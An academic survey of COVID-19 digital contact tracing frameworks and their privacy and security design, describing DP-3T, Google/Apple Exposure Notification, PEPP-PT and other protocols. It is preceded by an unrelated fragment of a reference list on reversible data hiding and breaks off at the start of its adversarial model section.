[6] T. Bianchi, A. Piva, and M. Barni, "Composite signal representation for fast and storage-efficient processing of encrypted signals," *IEEE Transactions on Information Forensics and Security*, vol. 5, no. 1, pp. 180–187, 2010.

[7] X. Zhang, Z. Qian, G. Feng, and Y. Ren, "Efficient reversible data hiding in encrypted images," *Journal of Visual Communication and Image Representation*, vol. 25, pp. 322–328, 2014.

[8] X. Zhang, "Reversible data hiding in encrypted images," *IEEE Signal Processing Letters*, vol. 18, no. 4, pp. 255–258, 2011.

[9] W. Hong, T. Chen, and H. Wu, "An improved reversible data hiding in encrypted images using side match," *IEEE Signal Processing Letters*, vol. 19, no. 4, pp. 199–202, 2012.

[10] Z. Qian, X. Zhang, and G. Feng, "Reversible data hiding in encrypted images based on progressive recovery," *IEEE Signal Processing Letters*, vol. 23, no. 11, pp. 1672–1676, 2016.

[11] K. Ma, W. Zhang, X. Zhao, N. Yu, and F. Li, "Reversible data hiding in encrypted images by reserving room before encryption," *IEEE Transactions on Information Forensics and Security*, vol. 8, no. 3, pp. 553–562, 2013.

[12] L. Xiong, Z. Xu, and Y. Shi, "An integer wavelet transform based scheme for reversible data hiding in encrypted images," *Multidimensional Systems and Signal Processing*, vol. 29, pp. 1191–1202, 2018.

[13] S. A. Parah, F. Ahad, J. A. Sheikh, and G. M. Bhat, "Hiding clinical information in medical images: a new high capacity and reversible data hiding technique," *Journal of Biomedical Informatics*, vol. 66, pp. 214–230, 2017.

[14] J. Wang, J. Ni, X. Zhang, and Y.-Q. Shi, "Rate and distortion optimization for reversible data hiding using multiple histogram shifting," *IEEE Transactions on Cybernetics*, vol. 47, no. 2, pp. 315–326, 2017.

[15] G. Gao, X. Wan, S. Yao, Z. Cui, C. Zhou, and X. Sun, "Reversible data hiding with contrast enhancement and tamper localization for medical images," *Information Sciences*, vol. 385, pp. 250–265, 2017.

[16] J. Zhou, W. Sun, L. Dong, X. Liu, O. C. Au, and Y. Y. Tang, "Secure reversible image data hiding over encrypted domain via key modulation," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 26, no. 3, pp. 441–452, 2016.

[17] Z. Qian and X. Zhang, "Reversible data hiding in encrypted images with distributed source encoding," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 26, no. 4, pp. 636–646, 2016.

[18] M. Long, Z. Yu, X. Zhang, and F. Peng, "A separable reversible data hiding scheme for encrypted images based on Tromino scrambling and adaptive pixel value ordering," *Signal Processing*, vol. 176, article 107703, 2020.

[19] F. Peng, W.-y. Jiang, Y. Qi, Z.-x. Lin, and M. Long, "Separable robust reversible watermarking in encrypted 2D vector graphics," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 30, no. 8, pp. 2391–2405, 2020.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8851429, 29 pages
https://doi.org/10.1155/2020/8851429

Review Article

Demystifying COVID-19 Digital Contact Tracing: A Survey on Frameworks and Mobile Apps

Tania Martin, Georgios Karopoulos, José L. Hernández-Ramos, Georgios Kambourakis, and Igor Nai Fovino

European Commission, Joint Research Centre, Ispra 21027, Italy

Correspondence should be addressed to Georgios Karopoulos; georgios.karopoulos@ec.europa.eu

Received 16 July 2020; Revised 17 September 2020; Accepted 30 September 2020; Published 27 October 2020

Academic Editor: Kim-Kwang Raymond Choo

The coronavirus pandemic is a new reality, and it severely affects the modus vivendi of the international community. In this context, governments are rushing to devise or embrace novel surveillance mechanisms and monitoring systems to fight the outbreak. The development of digital tracing apps, which among others are aimed at automatising and globalising the prompt alerting of individuals at risk in a privacy-preserving manner, is a prominent example of this ongoing effort. Very promptly, a number of digital contact tracing architectures have been sprouted, followed by relevant app implementations adopted by governments worldwide. Bluetooth, specifically its Low Energy (BLE) power-conserving variant, has emerged as the most promising short-range wireless network technology to implement the contact tracing service. This work offers the first to our knowledge full-fledged review of the most concrete contact tracing architectures proposed so far in a global scale. This endeavour does not only embrace the diverse types of architectures and systems, namely, centralised, decentralised, or hybrid, but also equally addresses the client side, i.e., the apps that have been already deployed in Europe by each country. There is also a full-spectrum adversary model section, which does not only amalgamate the previous work in the topic but also brings new insights and angles to contemplate upon.

1. Introduction

The World Health Organization (WHO) on March 11, 2020, declared COVID-19 a pandemic (https://www.who.int/dg/speeches/detail/who-director-general-s-opening-remarks-at-the-media-briefing-on-covid-19—11-march-2020), whose effects will probably determine the evolution of our society for many years to come. The direction of this evolution will greatly depend on the capacity of our society to swiftly and jointly converge toward the best mitigation solutions. Until a vaccine will be available or unless the pandemic will spontaneously disappear, the best weapons in the hands of countries will be prevention and fast diagnosis of infected people. Indeed, in the global race against the spread of the COVID-19, countries, public and private organisations, the academia, and others have quickly joined the forces to orchestrate appropriate countermeasures.

In this context, the development of contact tracing approaches is currently considered as one of the main weapons to confront the spread of the COVID-19 worldwide. Indeed, contact tracing is considered by the WHO as a key component of the infection monitoring by including contact identification, listing, and follow-up aspects [1]. So far, contact tracing has been mainly based on manual procedures, in which infected people are interviewed in an attempt to trace their contacts. Then, the health authority reaches each contact to check if they present any symptoms and advises them accordingly, e.g., get tested and/or self-quarantine. This approach is time-consuming, resource demanding, and prone to errors, since people might not remember all their contacts or, even if they do, they might not know them in person or how to contact them.

To cope with these issues, digital contact tracing has emerged with different initiatives, which are currently driven by organisations and governments worldwide. The main purpose is to efficiently detect people who have been in close contact with infected individuals, so they can be promptly

and properly advised on the next steps to follow. This way, potentially infected individuals can be easily detected and self-isolated even before showing symptoms. Therefore, the infection chain is interrupted as early as possible.

During the last few months, numerous contact tracing frameworks and smartphone applications (apps) have emerged. These frameworks comprise the backend infrastructure and the protocols used to communicate among subsystems, whereas the apps are installed on peoples' smartphones and interact with the backend infrastructure. However, the development of such frameworks and apps poses security and data protection issues, in addition to interoperability concerns. Indeed, at the European Union level, these aspects are highlighted by recent legal instruments, such as the EU Recommendation 2020/518 [2] and the Commission Communication 2020/C 124 I/01 [3]. Furthermore, in the current COVID-19 era, an increased number of fraudulent activities related to the pandemic have been observed [4]. Although there is rich research work on protecting data in the healthcare sector [5], the emergence of contact tracing apps processing sensitive data in the end-user device requires a different approach to identify potential vulnerabilities [6].

Our contribution: taking into account the current landscape of digital contact tracing frameworks and apps, this work endeavours to provide a comprehensive overview of such efforts and to analyse the main security and data protection aspects around these initiatives. In particular, we scrutinise recent frameworks jointly developed by industry and academia, such as the Decentralised Privacy-Preserving Proximity Tracing (DP-3T) [7] or the Pan-European Privacy-Preserving Proximity Tracing (PEPP-PT) [8]. Furthermore, we describe a full-fledged adversarial model, which brings new insights and angles to be considered for the development and evolution of ongoing contact tracing initiatives. Such a model is used to analyse the different frameworks around different security and data protection concerns. Finally, we provide an extensive overview of the main EU apps that are already deployed or currently in development in different countries. To the best of our knowledge, this is the first paper providing a sweeping overview of current contact tracing frameworks and mobile apps coping with the COVID-19 pandemic. We believe that our work could be used as a reference for researchers working in the definition of digital contact tracing approaches to restrain the spread of the COVID-19, as well as general contact tracing initiatives focused on security and data protection aspects.

The remainder of this paper is organised as follows. Section 2 details on the main contact tracing frameworks developed so far. Section 3 offers an adversarial model that is well-suited to anatomise the security and privacy aspects of the various approaches. Furthermore, Section 4 explores the mobile apps already deployed or in development across the European continent. Finally, a conclusion is drawn in Section 5.

2. Digital Contact Tracing Frameworks

As already mentioned, the definition of contact tracing approaches has attracted a significant interest recently. This section scrutinises the existing contact tracing frameworks and analyses their chief operational aspects. The main centralised and decentralised frameworks used by most contact tracing apps are described in more detail, while a brief description of the rest is provided given that their operation is very similar to the former.

2.1. Decentralised Privacy-Preserving Proximity Tracing (DP-3T) [7]. The Decentralised Privacy-Preserving Proximity Tracing (DP-3T) represents a decentralised contact tracing approach, which is driven by several international experts from academia and research institutions. The DP-3T consortium was formed by several members of the Pan-European Privacy-Preserving Proximity Tracing (PEPP-PT) initiative (which is described in the next subsection) as a decentralised alternative, which is open source at a GitHub repository [7]. According to the DP-3T team [9], the main objectives of the system are to enable a quick notification of contact people at risk and to help epidemiologists to analyse the spread of the virus. Furthermore, the consortium has recently defined additional goals, including the communication with interested stakeholders to improve tracing systems, contributions about the effectiveness of tracing solutions, or collaboration for the development of related apps [10].

The DP-3T system is based on the broadcast of identifiers (IDs) through Bluetooth Low Energy (BLE) by the user's smartphone. Therefore, nearby users are enabled to receive and store such IDs. In case an infected person is detected, their smartphone is authorised to send their IDs to the backend, which in turn broadcasts the IDs to the users of the system. This way, each receiving user compares the received IDs against the list of stored IDs, and in case of an ID match, the app notifies the user that they have been in contact with an infected person.

From an architectural perspective, the DP-3T system only requires a backend server and the users' smartphones, where the corresponding app is installed. Furthermore, the existence of a health authority is assumed. Then, the following two main processes are defined:

(i) Generation and storage of ephemeral IDs (EphIDs)

(ii) Proximity tracing

2.1.1. Generation and Storage of Ephemeral IDs (EphIDs). As already pointed out, the approach defines a core solution in which each smartphone broadcasts changing ephemeral IDs (EphIDs), which are sent through BLE beacons (advertisements). These IDs are generated from a secret key SK_t, where t represents the current day. Furthermore, the same key is refreshed every day by using a hash function H, in such a way that $\mathrm{SK}_t = H(\mathrm{SK}_{t-1})$. This is a hash chain scheme, meaning that if a key is compromised, then all the subsequent SKs are revealed, but not the SKs before it. Then, SK_t is used to derive a set of EphIDs by using a pseudorandom function (PRF), say, HMAC-SHA-256, and a pseudorandom generator (PRG), say, AES in counter mode:

$$\mathrm{EphID}_1 \| \cdots \| \mathrm{EphID}_n = \mathrm{PRG}\left(\mathrm{PRF}\left(\mathrm{SK}_t, \text{"broadcast key"}\right)\right). \tag{1}$$

To avoid location tracking, each EphID has a validity period of several minutes. EphIDs are received by nearby users through BLE advertisements. Then, each EphID is stored by these users together with an exposure measurement, e.g., signal attenuation, and the day when the beacon was received. This process is shown in Figure 1. Furthermore, each user's app locally stores their own keys SK_t that were generated during the past 14 days.

2.1.2. Proximity Tracing. The process of proximity tracing illustrated in Figure 2 is triggered when a user is diagnosed as infected by the health authority. The latter authority is responsible for notifying test results (1), authorising users to upload information to the backend server, and calculating the time during a patient is contagious, also known as "contagious window." When a person is diagnosed as contagious and is authorised by the health authority, say, via an authorisation code, they upload the key SK_t and the first day t that they were considered to be contagious (2). This information can be encoded in the authorisation code. Therefore, the backend will receive a pair (SK_t, t) of each infected individual. Then, the different (SK_t, t) pairs are periodically downloaded by the registered users (3). It should be noted that the backend is only intended to broadcast this information, instead of processing any data. With this information, users are enabled to compute the list of EphIDs associated to a given (SK_t, t) pair. In case such an EphID is included in their stored list, it means the user was in contact with an infected person. Then, for each matching beacon, the data on *receive time* and *exposure measurement* is sent to an exposure estimation component, which is intended to estimate the duration of the smartphone owner's exposure to infected users in the past.

The previous description pertains to the DP-3T design "low-cost decentralised proximity tracing." However, the DP-3T consortium has also proposed an alternative approach called "unlinkable decentralised proximity tracing" [9], which is intended to provide better privacy properties, but at the expense of stronger performance requirements on the smartphone side. In this case, when a user is diagnosed as infected, they can decide which IDs are shared to avoid the potential linking of EphIDs. For example, a user may choose not to share the IDs corresponding to a certain period, e.g., Sunday morning. The approach is based on the use of Cuckoo filters [11], in which the IDs of an infected person are hashed and stored.

Furthermore, a third alternative has been defined in the latest version of the DP-3T white paper [9], which integrates the advantages of the aforementioned designs. Precisely, it is called "hybrid decentralised proximity tracing" in which seeds are generated and used to create ephemeral IDs according to the first design, but these seeds are only uploaded in case they are relevant to exposure estimation for other users. This way, protection against linking ephemeral IDs is enhanced compared to the low-cost design, but tracking protection is weaker than for the unlinkable design. It should be noted that, according to DP-3T [9], this design closely resembles the Google/Apple framework [12] in which time windows are 1-day long, so one seed is used to generate the ephemeral IDs of that day.

Moreover, the DP-3T consortium has proposed [9] an enhancement that can be applied to diverse proximity tracing systems called "EphID Spreading with Secret Sharing." The main goal of this approach is to block an adversary from recording a proximity event, even in case the contact was during a very short period of time, or when the distance is actually long among people. Therefore, such an attacker could acquire a potentially large amount of EphIDs that could be used to infer additional information about a certain user. To mitigate such an issue, the approach is based on splitting each EphID into different shares so that each share is transmitted using a certain BLE advertisement. On the downside, a potential receiver needs to get a minimum number of shares to be able to construct the corresponding EphID.

(1) Google/Apple Exposure Notification. It should be noted that the solution proposed by Google and Apple, namely, Exposure Notification [13], follows a decentralised approach, which was "heavily inspired" by DP-3T, according to Google [14]. Indeed, as already mentioned, the last version of DP-3T considers that this approach could be seen as a particular case of the "hybrid decentralised proximity tracing" design. In Exposure Notification, the pseudorandom IDs that are broadcast over BLE, namely, Rolling Proximity Identifiers (RPIs), are generated in a similar way as in DP-3T: a temporary exposure key, which is changed every day, is used to derive the RPIs employing a hash function and the AES algorithm. The RPIs are renewed every time the BLE randomised address is changed, namely, about every 15 min, to prevent linkability and wireless tracking. Whenever a user is diagnosed as positive to COVID-19, they share the latest temporary exposure keys, e.g., covering the most recent 14 days, with a central server. The mechanism followed by an infected user to report the collected temporary IDs will be determined by their public health authority, say, by using a one-time password, but this is not specified by the protocol. The server aggregates all the received temporary exposure keys, and the users of the Exposure Notification system periodically download this list of keys. If a user is never diagnosed as positive, their temporary exposure keys do not leave the smartphone. The deployment of Exposure Notification has already started on May 25, 2020, with a large-scale pilot in Switzerland [15]. Furthermore, other countries are also considering the use of this approach for their mobile apps, as described in Section 4. For information about security considerations of the approach, the reader can refer to [16].

2.2. Pan-European Privacy-Preserving Proximity Tracing (PEPP-PT) [8]. The Pan-European Privacy-Preserving Proximity Tracing (PEPP-PT) is a digital proximity-tracing framework that uses BLE advertisements to discover and locally log to a user's smartphone other users that are in close proximity.

According to its designers [17], it notifies people at risk with a 90% true-positive and 10% false-negative rates. Initially, many different systems following either the centralised




Figure 1: DP-3T processing and storing of observed EphIDs [9].




Figure 2: DP-3T proximity tracing process [9].

or decentralised approach were participating under this initiative, including DP-3T, whose partners eventually resigned from the PEPP-PT consortium. In the rest of this section, PEPP-PT refers to two very similar centralised systems, the PEPP-PT NTK [18] and ROBERT [19]. These systems employ a centralised reporting server to process contact logs and individually notify clients of potential contact with an infected patient.

The PEPP-PT system comprises the following components:

(i) A user mobile app for proximity tracing

(ii) A backend server for generating temporary IDs used with the app and processing the data received by the app

(iii) A push notification service (ROBERT does not include this component because it follows a pure pull approach where the app regularly checks the infection status of its user, in contrast to NTK where the backend requests from a subset of all users to check their status.) to trigger the app to pull notification from the backend

An overview of the data stored in the different subsystems of PEPP-PT is presented in Table 1. The interactions among the aforementioned components are depicted in Figure 3. These interactions are facilitated by the following protocols that will be analysed in the rest of this section:

(i) User registration

(ii) Proximity tracing of other smartphones

(iii) Sharing collected proximity data with the server

(iv) Federation with other backends

2.2.1. User Registration. When a user installs a PEPP-PT-based app, the latter is always active in the background. During user registration, a pseudonymous user ID is generated by the server and sent to the app. Since attributes like email accounts and phone numbers are not used in PEPP-PT, a combination of a Proof-of-Work (PoW) and a Captcha is used in order to impede mass creation of user accounts. The PoW makes registrations quite expensive and prevents DoS attacks by unauthenticated requests, while Captcha requires human interaction. The registration steps are the following:

(1) The user requests to register to the backend

(2) PoW and Captcha challenges are sent to the app

(3) The app computes the solution to the PoW challenge and the user solves the Captcha

(4) The two results are sent to the backend and verified

(5) The app receives OAuth2 client credentials, i.e., random client ID and client secret

Table 1: Data storage in PEPP-PT subsystems.

Subsystem	Data
Smartphone	Set of current and future ephemeral BLE IDs (EBIDs) to broadcast Proximity history of the last 21 days (containing the observed EBIDs and timestamps) OAuth2 [122] client secret for access to backend services (long term) OAuth2 access token for access to backend services (short lived)
Backend	Persistent user ID (PUID) OAuth2 client credentials of an app OAuth2 temporary client access token (short term, 1 h) Medium term (days to weeks): backend keys (BK_t), EBIDs, observed EBID lists Push notification service ID (PID)
Not stored	Transaction Authentication Number (TAN): one-time password for uploading the observed EBID list to the backend




Figure 3: High-level architecture of PEPP-PT NTK [18].

(6) The backend stores the app's OAuth2 client credentials, a unique 128-bit random pseudonymous persistent user ID (PUID) and a push notification ID (PID)

After registration, when the app needs to communicate with the backend, it uses its OAuth2 credentials to retrieve an OAuth2 access token. Then, the app uses this token to get authenticated by the backend. The tokens are solely used for this authentication, and they are valid for a limited period of time. The OAuth2 credentials are only used to issue access tokens. Whenever needed, the server uses the PUID to generate and send to the app one or a batch of pseudorandom temporary IDs.

2.2.2. Proximity Tracing. This section describes PEPP-PT NTK [18]; ROBERT [19] follows a similar approach. For every period t, say, 1 h, the backend generates a single secret key BK_t shared with all users. The backend generates enough

BK_t keys to cover a larger period in the future, say, 2 days. Then, for each user, the backend generates an ephemeral BLE ID (EBID) for every t, by encrypting their PUID with BK_t:

$$\mathrm{EBID}_t(\mathrm{PUID}) = \mathrm{AES}(\mathrm{BK}_t, \mathrm{PUID}). \quad (2)$$

Each app broadcasts its current valid EBID_t via BLE advertisements using the BLE privacy feature to prevent tracking of users who send out continuous BLE advertisements. Using this feature, temporary addresses instead of fixed hardware (MAC) addresses are transmitted. The app implementation must use a new temporary address with every new EBID, to avoid linking of these two IDs.

Each app also constantly scans for other BLE broadcasts from PEPP-PT apps and records the received EBIDs, the current time, and metadata of the BLE connection. The metadata include parameters like the Received Signal Strength Indicator (RSSI) and outgoing and incoming signal levels (TX/RX power), which can assist in calculating the distance between the two communicating smartphones. The above data are stored only on the smartphone for as long as the user is not infected, and they are deleted after the epidemiological relevant time, say, 21 days.

2.2.3. Sharing Proximity Data with the Server. When a user is tested as infected, the collected data are sent to the backend for assessing which other users are at risk and notify them. The backend holds these data for up to 3 weeks. To upload the data to the backend, a healthcare professional provides a Transaction Authentication Number (TAN) to the infected user by out-of-band means. The backend associates each EBID received with its corresponding PUID and calculates the risk for the PUID holder.

To protect the privacy of infected users from eavesdroppers, in the NTK proposed implementation, the backend pushes notifications to infected as well as a random number of other user apps. The push notification acts as a trigger for the app to send a pull request to the backend. For users at risk, the pull request returns information to the user about potential infection and instructions. For the rest of the users, the exchanged messages are just "noise" and no information or instructions are provided by the app. In ROBERT, a pure pull approach is followed where the app regularly inquires the backend server with its EBIDs. According to the risk assessment procedure run on the server, the app pulls a notification informing the user whether they are at risk or not.

2.2.4. Federation with Other Backends. The federation of PEPP-PT with other systems is considered out of scope of the specification; however, some general guidelines are provided. To facilitate the federation of backend services, it is only necessary for a backend to recognise the originating backend of an EBID. This can be achieved by including an Encrypted Country Code (ECC) into the EBID so that, for example, the ECC consumes 1 byte out of the 16 bytes available for the EBID. When a foreign backend receives an EBID that does not belong to it, it just forwards it to the home backend. The home backend is responsible to determine how the BK_t keys and EBID are constructed, as well as how the risk analysis is performed.

2.3. Other Frameworks. While the previous frameworks represent the main contact tracing approaches nowadays, additional solutions have been recently proposed, and they are described below.

BlueTrace [20]. This framework represents the approach used by the TraceTogether app [21], which was initially developed by Singapore's Government Technology Agency and Ministry of Health. The approach follows a centralised solution in which users register their phone numbers in the backend service, which provides random IDs that are associated with such numbers. These IDs are used during smartphones' encounters. However, in case a user is infected, they will be authorised to share their encounter history with the health authority, which in turn can obtain the phone number of the infected person and the number of people who were in contact with them. Therefore, based on the BlueTrace design, the backend service is able to access users' personally identifiable information.

TraceSecure [22]. In this case, two alternative solutions are proposed. The first is based on the framework provided by the TraceTogether app and employs public key cryptography. Specifically, the authors define two versions requiring two or three separate noncolluding parties who administer the system that can be associated to health authorities or other government services. The second approach is based on the use of homomorphic encryption by leveraging the ability of the parties to exchange secrets for the sake of providing advanced privacy features.

DESIRE [23]. This system has been recently proposed by INRIA and integrates different aspects of centralised and decentralised models. Specifically, DESIRE follows the ROBERT architecture in which risk scores and notifications are handled by a server. Nevertheless, the approach relies on the concept of Private Encounter Tokens (PETs), which are privately generated by users and thus are unlinkable. The server is intended to match the PETs provided by infected users with the PETs of requesting people. Furthermore, the information hosted by the server is encrypted with cryptographic keys, which however are locally stored in the users' smartphones.

TCN [24]. The Temporary Contact Numbers (TCN) is a decentralised contact tracing protocol based on the exchange of 128-bit temporary IDs among nearby smartphones using BLE. These IDs are pseudorandom and generated locally on the smartphone. When a user develops symptoms or is diagnosed as infected, the app can upload a report with the collected IDs to a central portal. Users' apps connect periodically to the portal to check if their ID has been reported by an infected user. One of the characteristics of TCN is that the involvement of a health authority is optional. If a health authority is involved, then the test results are verified by a signature from the health authority to guarantee the report's integrity. If not, the user creates a self-report of their symptoms to inform other users who have been in proximity.

PACT (UW) [25, 26]. The approach of the Privacy-sensitive protocols And mechanisms for mobile Contact

Tracing (PACT) is mainly developed by researchers from the University of Washington and is based on the definition of a third-party free framework for mobile contact tracing. Particularly, the authors define a set of protocols to strengthen privacy aspects by keeping users' data in their smartphones. Indeed, this approach is related to the DP-3T system, as only infected people will be enabled to share their data on a voluntary basis.

PACT (MIT) [27]. The Private Automated Contact Tracing (PACT) protocol has been mainly developed by researchers of the Massachusetts Institute of Technology (MIT) and bears similarities with other relevant decentralised solutions like TCN, DP-3T, and PACT (UW). The user's app generates locally pseudorandom IDs, called chirps, which change every few minutes. The chirps are broadcast using BLE and stored locally in the phone for up to 3 months. The receiving apps can store chirps for up to 3 months as well; optionally, the receiving smartphone can also store the location of the encounter. The upload of collected chirps from infected individuals to a central database is authorised by health professionals via one-time passwords. Regularly, the apps download the database locally and check if the chirps contained in the database are present in their local contact list as well.

OpenCovidTrace [28]. This is an open-source platform following a decentralised approach. Its aim is to integrate the most popular contact tracing protocols based on BLE and provide additional features on top of them. Such protocols include DP-3T, Google/Apple Exposure Notification, and BlueTrace. This integration is envisaged to facilitate interoperability between open-source, say, DP-3T and proprietary platforms, including Google/Apple Exposure Notification and BlueTrace. OpenCovidTrace follows the original DP-3T specifications. When the Google/Apple framework is used, pseudorandom temporary IDs are generated locally on the user's smartphone, following the DP-3T approach. If a user reports COVID-19 symptoms, the app sends to a central server the keys used to generate the temporary IDs and the location (i.e., city) of the user in the last 14 days. Periodically, the user's app downloads the keys of users reporting symptoms from the server and information on who has been in the same area with the requesting user. If a match is found, the user is notified as potentially being at risk. The BlueTrace is not yet supported by OpenCovidTrace, but it reportedly will in its next release.

Whisper Tracing [29]. This protocol follows a decentralised approach. The temporary IDs are periodically generated in the user's smartphone and exchanged with nearby smartphones over BLE. When a user is infected, the app uploads to a central server the seeds that were used to produce the temporary IDs of the last 2 weeks. No health authority is involved in certifying the infection, and no authorisation is foreseen to upload the collected temporary IDs. Each user's app is sporadically synchronised with the central server, and when there are new keys, they are downloaded and processed locally to produce the temporary IDs of infected users. If a match is found, it means that the local user has been in contact with an infected user; an algorithm to estimate the exposure risk is out of the scope of the protocol. To optimise the process of temporary ID downloading, the authors propose to include a location dimension to the uploaded data so that a user only downloads temporary IDs from infected users that have visited the same geographic area.

2.4. Summary of Contact Tracing Frameworks. One common aspect of all the reviewed frameworks is the technology used for exchanging the IDs among user smartphones, which is BLE. There are some common characteristics of the aforementioned frameworks related to whether they are centralised or decentralised, the main one being what kind of information is exchanged between the app and the backend server; namely, in decentralised frameworks, the app of an infected person uploads to the backend its temporary IDs (or the seeds to regenerate them) and each app downloads the list of these IDs. On the other hand, in centralised frameworks, the app of a tested positive user uploads its collected IDs to the server, and only the apps of potentially infected users receive a notification with further instructions. Some apps do receive dummy traffic as a measure against traffic analysis, but in this case, no notification is shown to the user.

In Table 2, the main aspects of the contact tracing frameworks presented above are summarised based on five diverse criteria. The "Approach" column shows whether a centralised or decentralised approach is followed. The "Source code" column demonstrates whether an open source or proprietary implementation is already available or no implementation is available. The "Health authority" column shows if such an authority has been considered in the system design and whether its presence is compulsory or optional. The "Location data collected" column describes if it is necessary for the correct operation of the framework the collection of location data by the smartphone. Finally, "Self-reporting" indicates whether it is possible for an infected user to directly inform the rest of the users without the involvement of a health authority certifying the infection or not.

It should be noted that some works have been recently proposed to analyse and compare some of these approaches. In particular, Ref. [30] discusses the main vulnerabilities and advantages of both centralised and decentralised solutions systematically. Furthermore, Ref. [31] analyses DP-3T, PEPP-PT NTK, and ROBERT from a privacy perspective.

3. Adversarial Model

This section details on the adversaries (Adv) and their capabilities and discusses the most relevant attacks. It also identifies the assets and any assumption made. The analysis is mostly done in a generic way, that is, it is not focused on a specific digital contact tracing architecture, namely, centralised [8, 19], semicentralised [23], or decentralised [9, 13]. To this matter, the interested reader can refer to the heretofore relevant work examining the pros and cons of each approach [30, 32–38]. Nevertheless, given that from a practical standpoint, i.e., in regard to the available API/SDK, the most pertinent solution for implementing such a service is the Google/Apple framework, the current section assumes that the advertisement service (beaconing (The terms "advertisement" and "beacon" are used interchangeably in this

Table 2: Main characteristics of contact tracing frameworks.

Framework	Approach	Source code	Health authority	Location data collected	Self-reporting
DP-3T	Decentralised	Open [7]	Yes	No	No
Google/Apple	Decentralised	Proprietary[1]	Yes	No	No
PEPP-PT NTK	Centralised	Open[2]	Yes	No	No
ROBERT	Centralised	Open [80]	Yes	No	No
BlueTrace	Centralised	Open [123]	Yes	No	No
TraceSecure	Centralised[3]	Not available	Yes	No	No
DESIRE	Hybrid[4]	Not available	Yes	No	No
